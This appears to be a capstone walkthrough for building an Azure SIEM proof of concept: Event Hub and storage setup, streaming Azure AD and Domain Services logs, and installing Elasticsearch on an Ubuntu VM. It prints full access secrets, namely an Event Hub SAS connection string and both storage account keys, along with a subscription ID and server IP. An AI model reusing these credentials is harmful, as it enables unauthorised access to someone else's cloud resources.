This is the policy that will allow the server to connect to the Event Hub to *listen* for events. Once it was deployed, the newly created policy was accessed.

The screenshot shows the Azure portal interface for viewing a Shared Access Policy named 'listen'. The left sidebar shows the same navigation options as the previous screenshot. The main area displays the policy details. Under 'Policy', it shows 'listen'. Under 'Claims', it shows 'Listen'. To the right, there's a panel titled 'SAS Policy: listen' with several fields: 'Save', 'Discard', 'Delete', and a '...' button. Below these are checkboxes for 'Manage', 'Send', and 'Listen', all of which are unchecked. Under 'Primary key', there is a long hexagonal string. Under 'Secondary key', there is another hexagonal string. Under 'Connection string-primary key', there is a connection string starting with 'Endpoint=sb://'. Under 'Connection string-secondary key', there is another connection string starting with 'Endpoint=sb://'. All these fields have a small 'Copy' icon next to them.

Below is a better view of the elements that comprise the connection string.

Endpoint=sb://siemcapstone.servicebus.windows.net/;SharedAccessKeyName=listen;SharedAccessKey=seUOCwNzMMD1PthrIcDXpVbjSN6wDppEuE5f5qVSIBY=;EntityPath=azure_logs

Step 2: Create Storage Account & Container

To create a new storage account, on the “Storage Account” tab, the “Add” option was selected.

The screenshot shows the Microsoft Azure Storage accounts page. At the top, there's a search bar and a user profile. Below it, a navigation bar includes 'Home' and 'Storage accounts'. A red box highlights the 'Add' button. The main area displays a table of storage accounts with columns: Name, Type, Kind, Resource group, Location, and Subscription. Two records are listed:

Name	Type	Kind	Resource group	Location	Subscription
capstonediag860	Storage account	Storage	Capstone	Canada Central	Azure subscription 1
cs410032000c4a2e0c0	Storage account	StorageV2	cloud-shell-storage-wes...	West US	Azure subscription 1

Storage Accounts require unique names and as such “prufrock” was used.

The screenshot shows the 'Create storage account' wizard in the Microsoft Azure portal. The 'Basics' tab is selected. The page includes a brief description of Azure Storage and a 'Learn more about Azure storage accounts' link. The 'Project details' section allows selecting a subscription and resource group. The 'Instance details' section contains fields for the storage account name ('prufrock'), location ('(Canada) Canada Central'), performance level ('Standard'), account kind ('StorageV2 (general purpose v2)'), replication ('Locally-redundant storage (LRS)'), and access tier ('Hot'). At the bottom, there are navigation buttons: 'Review + create', '< Previous', and 'Next : Networking >'.

The storage account was deployed in the same network as the analysis server.

Create storage account

Networking

Network connectivity
You can connect to your storage account either publicly, via public IP addresses or service endpoints, or privately, using a private endpoint.

Connectivity method *

- Public endpoint (all networks)
- Public endpoint (selected networks)
- Private endpoint

Virtual networks
Only the selected network will be able to access this storage account. [Learn more about service endpoints](#)

Virtual network subscription

Virtual network [Create virtual network](#) [Manage selected virtual network](#)

Subnets *

Network routing
Determine how to route your traffic as it travels from the source to its Azure endpoint. Microsoft network routing is recommended for most customers.

Routing preference *

- Microsoft network routing (default)
- Internet routing

ⓘ The current combination of storage account kind, performance, replication, and location does not support 'Internet routing'.

[Review + create](#) [< Previous](#) [Next : Data protection >](#)

This POC does not have any specific requirements and so the default settings here were fine.

Create storage account

Data protection

Blob soft delete Disabled Enabled

File share soft delete Disabled Enabled

Versioning Disabled Enabled

Again, the default settings on this page were fine.

Create storage account

Basics Networking Data protection Advanced Tags Review + create

Security

- Secure transfer required Disabled Enabled
- Blob public access Disabled Enabled
- Minimum TLS version Version 1.0

Azure Files

- Large file shares Disabled Enabled

Data Lake Storage Gen2

- Hierarchical namespace Disabled Enabled
- NFS v3 Disabled Enabled

⚠️ Sign up is currently required to utilize the NFS v3 feature on a per-subscription basis. [Sign up for NFS v3](#)

Validation indicated some additional networking configurations were required.

Create storage account

Basics Networking Data protection Advanced Tags Review + create

Network connectivity

You can connect to your storage account either publicly, via public IP addresses or service endpoints, or privately, using a private endpoint.

Connectivity method *

- Public endpoint (all networks)
- Public endpoint (selected networks)
- Private endpoint

Virtual networks

Only the selected network will be able to access this storage account. [Learn more about service endpoints](#)

Virtual network subscription Azure subscription 1

Virtual network SecurityOnion [Create virtual network](#) [Manage selected virtual network](#)

Subnets * default (10.0.0.0/24) ('Microsoft.Storage' endpoint will be added)

⚠️ One or more subnets you have selected require a 'Microsoft.Storage' endpoint to be added. Service traffic utilizing these subnets may be interrupted temporarily while the endpoint is added. [Learn more about service endpoints](#)

Network routing

Determine how to route your traffic as it travels from the source to its Azure endpoint. Microsoft network routing is recommended for most customers.

Routing preference * Microsoft network routing (default) Internet routing

⚠️ The current combination of storage account kind, performance, replication, and location does not support 'Internet routing'.

Review + create < Previous Next : Data protection >

The details of the account were reviewed then created.

Home > Storage accounts >

Create storage account

X

Validation passed

Basics Networking Data protection Advanced Tags **Review + create**

Basics

Subscription	Azure subscription 1
Resource group	Capstone
Location	Canada Central
Storage account name	prufrock
Deployment model	Resource manager
Account kind	StorageV2 (general purpose v2)
Replication	Locally-redundant storage (LRS)
Performance	Standard
Access tier (default)	Hot

Networking

Connectivity method	Public endpoint (selected networks)
Virtual network subscription	Azure subscription 1
Virtual network resource group	Capstone
Virtual network	SecurityOnion
Subnet	default (10.0.0.0/24) ('Microsoft.Storage' endpoint will be added)
Default routing tier	Microsoft network routing (default)

Data protection

Blob soft delete	Disabled
File share soft delete	Disabled
Blob change feed	Disabled
Versioning	Disabled

Advanced

Secure transfer required	Enabled
Blob public access	Disabled
Minimum TLS version	Version 1.0

Create

< Previous

Next >

Download a template for automation

On the Storage Account page, “Containers” was selected.

Microsoft Azure Search resources, services, and docs (G+)

Home > prufrock Storage account

Search (Ctrl+ /) Open in Explorer Move Refresh Delete Feedback

Classic alerts in Azure Monitor is announced to retire in 2021, it is recommended that you upgrade your classic alert rules to retain alerting functionality with the new alerting platform. For more information, see Continue alerting with ARM storage accounts.

Resource group (change)
Capstone

Status
Primary: Available

Location
Canada Central

Subscription (change)
Azure subscription 1

Subscription ID
69d88d2c-4a5c-4d9a-b6de-a6222b46f049

Tags (change)
storage account : eventhub_checkpointing

Containers
Scalable, cost-effective storage for unstructured data
Learn more

File shares
Serverless SMB file shares
Learn more

Tables
Tabular data storage
Learn more

Queues
Effectively scale apps according to traffic
Learn more

A container named “checkpoints” was created.

Microsoft Azure Search resources, services, and docs (G+)

Home > prufrock | Containers Storage account

Search (Ctrl+ /) Container Change access level Refresh

Search containers by prefix

Name	Last
You don't have any containers yet. Click '+ Container' to get started.	

New container

Name * checkpoints

Public access level Private (no anonymous access)

The public access level is set to private because public access is disabled on this storage account.

Advanced

The ELK stack will require an access key to the account.

The screenshot shows the Microsoft Azure portal interface for a storage account named 'prufrock'. The left sidebar lists various account settings like Overview, Activity log, and Access control (IAM). The 'Access keys' option is selected and highlighted with a grey background. The main content area displays two sets of access keys: 'key1' and 'key2'. Each key includes a 'Key' field containing a long, encoded string of characters and a 'Connection string' field containing a similar string with additional connection parameters. A red rectangular box highlights the entire 'key1' section, drawing attention to the first set of credentials.

Storage account name
prufrock

key1

Key
qHBmlaKYSLtv6H6XZkwIdR8ltSWftRJdBDUP23fXf1Ax065ct8eQfKBBouEQ3fbEJJ+r+R/prc0Mlw3RyxFlg==

Connection string
DefaultEndpointsProtocol=https;AccountName=prufrock;AccountKey=qHBmlaKYSLtv6H6XZkwIdR8ltSWftRJdBDUP23fXf1Ax065ct8eQfKBBouEQ3fbEJJ+r+R/prc0Mlw3RyxFlg==;

key2

Key
qU6tV6a6fboyvAhwOeAC4fx7othtOn3fHHQlrBShGtNQKliz+18vNjuxH5Jmirq+ogceW7V06513H1Uhq8XPw==

Connection string
DefaultEndpointsProtocol=https;AccountName=prufrock;AccountKey=qU6tV6a6fboyvAhwOeAC4fx7othtOn3fHHQlrBShGtNQKliz+18vNjuxH5Jmirq+ogceW7V06513H1Uhq8XPw==;

This is the key that the ELK stack will use to connect to the storage account:

qHBmlaKYSLtv6H6XZkwIdR8ltSWftRJdBDUP23fXf1Ax065ct8eQfKBBouEQ3fbEJJ+r+R/prc0Mlw3RyxFlg==

Step 3: Use Azure Monitor to Stream Managed Services Log Data to Event Hub Instance

Azure Active Directory was selected and “Monitoring” was selected.

Type	Last Viewed
Storage account	5 minutes ago
Virtual machine	22 minutes ago
Event Hubs Instance	36 minutes ago
Event Hubs Namespace	41 minutes ago
Azure AD Domain Services	3 days ago
Subscription	a week ago
Network interface	a week ago
Network security group	a week ago
Resource group	a week ago
Network security group	a week ago
Virtual network	a week ago
Virtual network	2 weeks ago

Azure Active Directory can help you enable remote work for your employees and partners. [Learn more](#)

Tenant information

Your role: Global administrator [More info](#)
 License: Azure AD for Office 365
 Tenant ID: 5f1edc43-1ecf-4b7f-97e3-3ee9bfb...
 Primary domain: siemcapstone@gmail.onmicrosoft.com

Azure AD Connect

Status: Not enabled
 Last sync: Sync has never run

Sign-ins

Date	Sign-ins
Jun 14	0
Jun 21	~1
Jun 28	~20
Jul 5	~3

Create

- [User](#)
- [Guest user](#)
- [Group](#)
- [Enterprise application](#)
- [App registration](#)

The “Export Data Settings” option was selected.

The image consists of three vertically stacked screenshots from the Microsoft Azure portal.

Screenshot 1: Default Directory | Sign-ins

This screenshot shows the 'Sign-ins' blade for the 'Default Directory'. At the top, there are download and export options. A red box highlights the 'Export Data Settings' button. Below it is a table of sign-in logs for the last 24 hours:

Date	Request ID	User	Application	Status	IP address
7/9/2020, 3:04:31 AM	cee5d404-cb2f-4927-9...	Carmen Wong	Azure Portal	Success	70.73.17...
7/8/2020, 5:21:36 PM	c4f8985c-0e41-4656-9...	2d4bc751-f40a-47cf-b...	Azure Portal	Interrupted	75.158.2...
7/8/2020, 10:17:24 AM	260f5d45-4086-4048-8...	George Costanza	Windows Sign In	Success	75.159.1...
7/8/2020, 10:08:19 AM	f0845887-bd45-4d46-...	Carmen Wong	Azure Portal	Success	75.159.1...
7/8/2020, 10:06:50 AM	a0efaeab-f67b-4685-9...	Carmen Wong	Azure Portal	Success	75.159.1...

Screenshot 2: Diagnostics settings

This screenshot shows the 'Diagnostics settings' blade. It includes a 'Refresh' and 'Provide feedback' button. A note explains that diagnostic settings allow streaming logs and metrics to various destinations. A red box highlights the '+ Add diagnostic setting' button.

Screenshot 3: Diagnostics setting


This screenshot shows the 'Diagnostics setting' configuration page. It has 'Save' and 'Discard' buttons. A note about diagnostic setting categories and destinations is present. A red box highlights the 'Diagnostic setting name' field containing 'activedirectory_logs'. The 'Category details' section (left) lists log categories like AuditLogs, SignInLogs, NonInteractiveUserSignInLogs, ServicePrincipalSignInLogs, and ManagedIdentitySignInLogs. The 'Destination details' section (right) includes checkboxes for Log Analytics and storage accounts, and a large red box highlights the 'Stream to an event hub' checkbox, which is checked. It also shows the subscription 'Azure subscription 1', event hub namespace 'siemcapstone', event hub name 'azure_logs', and event hub policy name 'RootManageSharedAccessKey'.

Data was also exported from the provisioned Domain Services.

The screenshot shows the Azure AD Domain Services blade for the domain 'siemcapstone.onmicrosoft.com'. The left sidebar includes sections for Overview, Activity log, Access control (IAM), Settings (Properties, Secure LDAP, Synchronization, Health, Notification settings, SKU), Monitoring (highlighted with a red box), Diagnostic settings (also highlighted with a red box), Logs, and Workbooks. The main content area displays the domain status as 'Running' with a 'View health' button. It also shows the 'Azure AD Domain Services SKUs' section, which allows choosing a SKU for the organization, noting that Azure AD Domain Services is available in multiple service tiers. Below this is the 'Required configuration steps' section, which includes enabling password hash synchronization.

The screenshot shows the 'Diagnostic setting' blade for the domain 'siemcapstone.onmicrosoft.com'. The 'Diagnostic setting name' field is set to 'domainservices_logs'. Under 'Category details' for the 'log' category, several checkboxes are checked: SystemSecurity, AccountManagement, LogonLogoff, ObjectAccess, PolicyChange, PrivilegeUse, DetailTracking, DirectoryServiceAccess, and AccountLogon. Under 'Destination details', the 'Stream to an event hub' checkbox is selected. The 'Subscription' dropdown is set to 'Azure subscription 1'. The 'Event hub namespace' dropdown is set to 'siemcapstone'. The 'Event hub name (optional)' dropdown is set to 'azure_logs'. The 'Event hub policy name' dropdown is set to 'RootManageSharedAccessKey'.

After streaming was configured, the event hub page was checked to ensure that the log data was streaming to the event hub.



Step 4 & 5: Create an Ubuntu Server, Install and Deploy ELK 7.8.0 & Visualize Data

A new virtual machine was created.

The screenshot shows the Azure Virtual machines dashboard. A new virtual machine named 'securityonion' is listed. The 'Add' button is highlighted with a red box. Other visible details include:

- Subscriptions:** Azure subscription 1
- Filter by name...**
- All resource groups**
- All types**
- All locations**
- All tags**
- No grouping**
- 1 items**
- Name:** securityonion
- Type:** Virtual machine
- Status:** Running
- Resource group:** Capstone
- Location:** Canada Central
- Source:** Marketplace
- Maintain:** -

Ubuntu Server 16.04 was chosen. The appropriate hardware specifications were selected: 4 vCPUs, 16 GB RAM. A public-private key pair was used to SSH into the server.

Microsoft Azure Search resources, services, and docs (G+) Home > Create a virtual machine siemcapstone@gmail.com DEFAULT DIRECTORY

Instance details

Virtual machine name * ✓

Region * ✓

Availability options ✓

Image * ✓ [Browse all public and private images](#)

Azure Spot instance Yes No

Size * ✓ [Select size](#)

Administrator account

Authentication type SSH public key Password

Info Azure now automatically generates an SSH key pair for you and allows you to store it for future use. It is a fast, simple, and secure way to connect to your virtual machine.

Username * ✓

SSH public key source ✓

SSH public key * ✓

Info Learn more about creating and using SSH keys in Azure

Inbound port rules

Select which virtual machine network ports are accessible from the public internet. You can specify more limited or granular network access on the Networking tab.

Public inbound ports * None Allow selected ports

Select inbound ports * ✓

Warning This will allow all IP addresses to access your virtual machine. This is

Review + create < Previous Next : Disks >

Create a virtual machine

Basics Disks Networking Management Advanced Tags Review + create

Azure VMs have one operating system disk and a temporary disk for short-term storage. You can attach additional data disks. The size of the VM determines the type of storage you can use and the number of data disks allowed. [Learn more](#)

Disk options

OS disk type * Standard HDD
The selected VM size supports premium disks. We recommend Premium SSD for high IOPS workloads. Virtual machines with Premium SSD disks qualify for the 99.9% connectivity SLA.

Encryption type * (Default) Encryption at-rest with a platform-managed key

Enable Ultra Disk compatibility Yes No
Ultra Disk compatibility is not available for this VM size and location.

Data disks

You can add and configure additional data disks for your virtual machine or attach existing disks. This VM also comes with a temporary disk.

LUN	Name	Size (GiB)	Disk type	Host caching

[Create and attach a new disk](#) [Attach an existing disk](#)

Advanced

Create a virtual machine

Basics Disks Networking Management Advanced Tags Review + create

Define network connectivity for your virtual machine by configuring network interface card (NIC) settings. You can control ports, inbound and outbound connectivity with security group rules, or place behind an existing load balancing solution. [Learn more](#)

Network interface

When creating a virtual machine, a network interface will be created for you.

Virtual network * SecurityOnion
[Create new](#)

Subnet * default (10.0.0.0/24)
[Manage subnet configuration](#)

Public IP (new) ELKserver-ip
[Create new](#)

NIC network security group None Basic Advanced

⚠️ All ports on this virtual machine may be exposed to the public internet. This is a security risk. Use a network security group to limit public access to specific ports. You can also select a subnet that already has network security groups defined or remove the public IP address.

Accelerated networking On Off
The selected VM size does not support accelerated networking.

Load balancing

You can place this virtual machine in the backend pool of an existing Azure load balancing solution. [Learn more](#)

Place this virtual machine behind an existing load balancing solution? Yes No

NB: Erratum - should select “Basic” under NIC network security group.

Again, since this machine doesn't have any specific requirements, these settings were all turned off.

The screenshot shows the 'Create a virtual machine' interface in Microsoft Azure. The 'Management' tab is selected. Under 'Azure Security Center', it says 'Your subscription is protected by Azure Security Center basic plan.' Under 'Monitoring', 'Boot diagnostics' is set to 'Off' (radio button selected). Under 'Identity', 'System assigned managed identity' is set to 'Off'. Under 'Auto-shutdown', 'Enable auto-shutdown' is set to 'Off'. Under 'Canonical support plan', there is a link to 'Add Ubuntu Advantage support plan'. Under 'Backup', 'Enable backup' is set to 'Off'.

Again, nothing specific was required here.

The screenshot shows the 'Create a virtual machine' interface in Microsoft Azure. The 'Advanced' tab is selected. Under 'Custom data and cloud init', there is a note: 'Your image must have a code to support consumption of custom data. If your image supports cloud-init, custom-data will be processed by cloud-init. Learn more about custom data and cloud init.' A large empty text area for 'Custom data' is shown. Under 'Host', it says 'Azure Dedicated Hosts allow you to provision and manage a physical server within our data centers that are dedicated to your Azure subscription. A dedicated host gives you assurance that only VMs from your subscription are on the host, flexibility to choose VMs from your subscription that will be provisioned on the host, and the control of platform maintenance at the level of the host.' A note says 'Learn more'. Under 'Host group', it says 'No host group found'. Under 'Proximity placement group', it says 'Proximity placement groups allow you to group Azure resources physically closer together in the same region. Learn more.' A note says 'Learn more'. Under 'Proximity placement group', it says 'No proximity placement groups found'. At the bottom, there are buttons for 'Review + create' and '< Previous' and 'Next : Tags >'.

This machine was tagged so that it can be more easily identified.

Microsoft Azure Search resources, services, and docs (G+/-) Home > Create a virtual machine

Basics Disks Networking Management Advanced Tags Review + create

Tags are name/value pairs that enable you to categorize resources and view consolidated billing by applying the same tag to multiple resources and resource groups. [Learn more about tags](#)

Note that if you create tags and then change resource settings on other tabs, your tags will be automatically updated.

Name	Value	Resource
virtualmachine	ELKserver	12 selected
		12 selected

The details were reviewed before the machine was created.

Microsoft Azure Search resources, services, and docs (G+/-) Home > Create a virtual machine

Validation passed

Basics Disks Networking Management Advanced Tags Review + create

PRODUCT DETAILS

Standard B4ms by Microsoft [Terms of use](#) | [Privacy policy](#) Subscription credits apply 0.2368 CAD/hr [Pricing for other VM sizes](#)

TERMS

By clicking "Create", I (a) agree to the legal terms and privacy statement(s) associated with the Marketplace offering(s) listed above; (b) authorize Microsoft to bill my current payment method for the fees associated with the offering(s), with the same billing frequency as my Azure subscription; and (c) agree that Microsoft may share my contact, usage and transactional information with the provider(s) of the offering(s) for support, billing and other transactional activities. Microsoft does not provide rights for third-party offerings. See the [Azure Marketplace Terms](#) for additional details.

Basics

Subscription	Azure subscription 1
Resource group	Capstone
Virtual machine name	ELKserver
Region	Canada Central
Availability options	No infrastructure redundancy required
Image	Ubuntu Server 16.04 LTS
Size	Standard B4ms (4 vcpus, 16 GiB memory)
Authentication type	SSH public key
Username	prufrock
Azure Spot	No

Disks

OS disk type	Standard HDD
Use managed disks	Yes
Use ephemeral OS disk	No

Networking

Create < Previous Next > Download a template for automation

After the VM was created, the “Networking” tab was accessed and SSH was restricted to one of our public IP addresses.

The screenshot shows the Azure portal interface for a virtual machine named 'elkserver867'. The 'Networking' section is selected in the left sidebar. The 'IP configuration' dropdown is set to 'ipconfig1 (Primary)'. The 'Inbound port rules' table is displayed, listing four rules:

Priority	Name	Port	Protocol	Source	Destination	Action
300	SSH	22	TCP	Any	Any	Allow
65000	AllowVnetInBound	Any	Any	VisualNetwork	VirtualNetwork	Allow
65001	AllowAzureLoadBalancerInBound	Any	Any	AzureLoadBalancer	Any	Allow
65500	DenyAllInBound	Any	Any	Any	Any	Deny

To check that the server is running and that we can access it, we ssh into the ELK server.

```
prufrock@ELKserver:~$ ssh -i sec_onion_key prufrock@52.233.26.35
The authenticity of host '52.233.26.35 (52.233.26.35)' can't be established.
ECDSA key fingerprint is SHA256:mlt+4Tp6gibwIdLwy4aIoK9IpJyKBfxcB4chKDQAU.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '52.233.26.35' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-1089-azure x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

prufrock@ELKserver:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0d:3a:e9:60:20
          inet addr:10.0.0.6 Bcast:10.0.0.255 Mask:255.255.255.0
          inet6 addr: fe80::20d:3aff:fe9:6020/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:3196 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1713 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:3049462 (3.0 MB)  TX bytes:381786 (381.7 KB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:65536 Metric:1
            RX packets:164 errors:0 dropped:0 overruns:0 frame:0
            TX packets:164 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:12104 (12.1 KB)  TX bytes:12104 (12.1 KB)

prufrock@ELKserver:~$
```

First, the following commands are used to add the Elastic GPG key and the latest stable repository.

```
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add -
```

```
echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" | sudo tee -a /etc/apt/sources.list.d/elastic-7.x.list
```

sudo apt update

```
brufrock@ELKserver:~$ wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add
OK
brufrock@ELKserver:~$ echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" | sudo tee -a /etc/apt/sources.list.d/elasticsearch-7.x.list
deb https://artifacts.elastic.co/packages/7.x/apt stable main
brufrock@ELKserver:~$ sudo apt update
Hit:1 http://azure.archive.ubuntu.com/ubuntu xenial InRelease
Get:2 http://azure.archive.ubuntu.com/ubuntu xenial-updates InRelease [109 kB]
Get:3 http://azure.archive.ubuntu.com/ubuntu xenial-backports InRelease [107 kB]
Get:4 http://azure.archive.ubuntu.com/ubuntu xenial/universe amd64 Packages [7,532 kB]
Get:5 http://security.ubuntu.com/ubuntu xenial-security InRelease [109 kB]
Get:6 https://artifacts.elastic.co/packages/7.x/apt stable InRelease [10.4 kB]
Get:7 http://azure.archive.ubuntu.com/ubuntu xenial/universe Translation-en [4,354 kB]
Get:8 http://azure.archive.ubuntu.com/ubuntu xenial/multiverse amd64 Packages [144 kB]
Get:9 http://azure.archive.ubuntu.com/ubuntu xenial/multiverse Translation-en [106 kB]
Get:10 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 Packages [1,170 kB]
Get:11 https://artifacts.elastic.co/packages/7.x/apt stable/main amd64 Packages [38.2 kB]
Get:12 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main Translation-en [440 kB]
Get:13 http://azure.archive.ubuntu.com/ubuntu xenial-updates/restricted amd64 Packages [7,576 B]
Get:14 http://azure.archive.ubuntu.com/ubuntu xenial-updates/universe amd64 Packages [800 kB]
Get:15 http://azure.archive.ubuntu.com/ubuntu xenial-updates/universe Translation-en [335 kB]
Get:16 http://azure.archive.ubuntu.com/ubuntu xenial-updates/multiverse amd64 Packages [17.1 kB]
Get:17 http://azure.archive.ubuntu.com/ubuntu xenial-updates/multiverse Translation-en [8,632 B]
Get:18 http://azure.archive.ubuntu.com/ubuntu xenial-backports/main amd64 Packages [7,280 B]
Get:19 http://azure.archive.ubuntu.com/ubuntu xenial-backports/main Translation-en [4,456 B]
Get:20 http://azure.archive.ubuntu.com/ubuntu xenial-backports/universe amd64 Packages [8,064 B]
Get:21 http://azure.archive.ubuntu.com/ubuntu xenial-backports/universe Translation-en [4,328 B]
Get:22 http://security.ubuntu.com/ubuntu xenial-security/main amd64 Packages [894 kB]
Get:23 http://security.ubuntu.com/ubuntu xenial-security/main Translation-en [333 kB]
Get:24 http://security.ubuntu.com/ubuntu xenial-security/universe amd64 Packages [495 kB]
Get:25 http://security.ubuntu.com/ubuntu xenial-security/universe Translation-en [203 kB]
Get:26 http://security.ubuntu.com/ubuntu xenial-security/multiverse amd64 Packages [6,084 B]
Get:27 http://security.ubuntu.com/ubuntu xenial-security/multiverse Translation-en [2,888 B]
Fetched 17.2 MB in 3s (5,617 kB/s)
Reading package lists... Done
Building dependency tree
Reading state information... Done
82 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

To install and configure Elasticsearch, the following command was issued.

```
sudo apt install elasticsearch
```

Then, the default `elasticsearch.yml` file was backed up before changes were made.

```
prufrack@ELKserver:~$ sudo su
root@ELKserver:/home/prufrack# cd /etc/elasticsearch/
root@ELKserver:/etc/elasticsearch# ls
elasticsearch.keystore      elasticsearch.yml     jvm.options    jvm.options.d    log4j2.properties    role_mapping.yml    roles.yml    users    users_roles
root@ELKserver:/etc/elasticsearch# nano elasticsearch.yml
root@ELKserver:/etc/elasticsearch# root@ELKserver:/etc/elasticsearch# ls
elasticsearch.keystore      elasticsearch.yml.bak  jvm.options    jvm.options.d    log4j2.properties    role_mapping.yml    roles.yml    users    users_roles
elasticsearch.yml           jvm.options          log4j2.properties  roles.yml        users_roles
root@ELKserver:/etc/elasticsearch#
```

In the new elasticsearch.yml file, the following changes were made.

```
root@ELKserver:/etc/elasticsearch
GNU nano 2.5.3
File: elasticsearch.yml

# ----- Elasticsearch Configuration -----
#
# NOTE: Elasticsearch comes with reasonable defaults for most settings.
#       Before you set out to tweak and tune the configuration, make sure you
#       understand what you are trying to accomplish and the consequences.
#
# The primary way of configuring a node is via this file. This template lists
# the most important settings you may want to configure for a production cluster.
#
# Please consult the documentation for further information on configuration options:
# https://www.elastic.co/guide/en/elasticsearch/reference/index.html
#
# ----- Cluster -----
#
# Use a descriptive name for your cluster:
cluster.name: ELKserver

# ----- Node -----
#
# Use a descriptive name for the node:
node.name: prufrack

# Add custom attributes to the node:
#node.attr.rack: r1

# ----- Paths -----
#
# Path to directory where to store the data (separate multiple locations by comma):
path.data: /var/lib/elasticsearch

# Path to log files:
path.logs: /var/log/elasticsearch


# ----- Memory -----
#
# Lock the memory on startup:
#bootstrap.memory_lock: true

# Make sure that the heap size is set to about half the memory available
# on the system and that the owner of the process is allowed to use this
# limit.
#
# Elasticsearch performs poorly when the system is swapping the memory.

# ----- Network -----
#
# Set the bind address to a specific IP (IPv4 or IPv6):
network.host: 10.0.0.6
```

```
root@ELKserver:/etc/elasticsearch          -  X
GNU nano 2.5.3      File: elasticsearch.yml ^

#
# Path to directory where to store the data (separate multiple locations by commas):
# path.data: /var/lib/elasticsearch
#
# Path to log files:
# path.logs: /var/log/elasticsearch
#
# ----- Memory -----
#
# Lock the memory on startup:
# bootstrap.memory_lock: true
#
# Make sure that the heap size is set to about half the memory available
# on the system and that the owner of the process is allowed to use this
# limit.
#
# Elasticsearch performs poorly when the system is swapping the memory.
#
# ----- Network -----
#
# Set the bind address to a specific IP (IPv4 or IPv6):
#
#network.host: 10.0.0.6
#
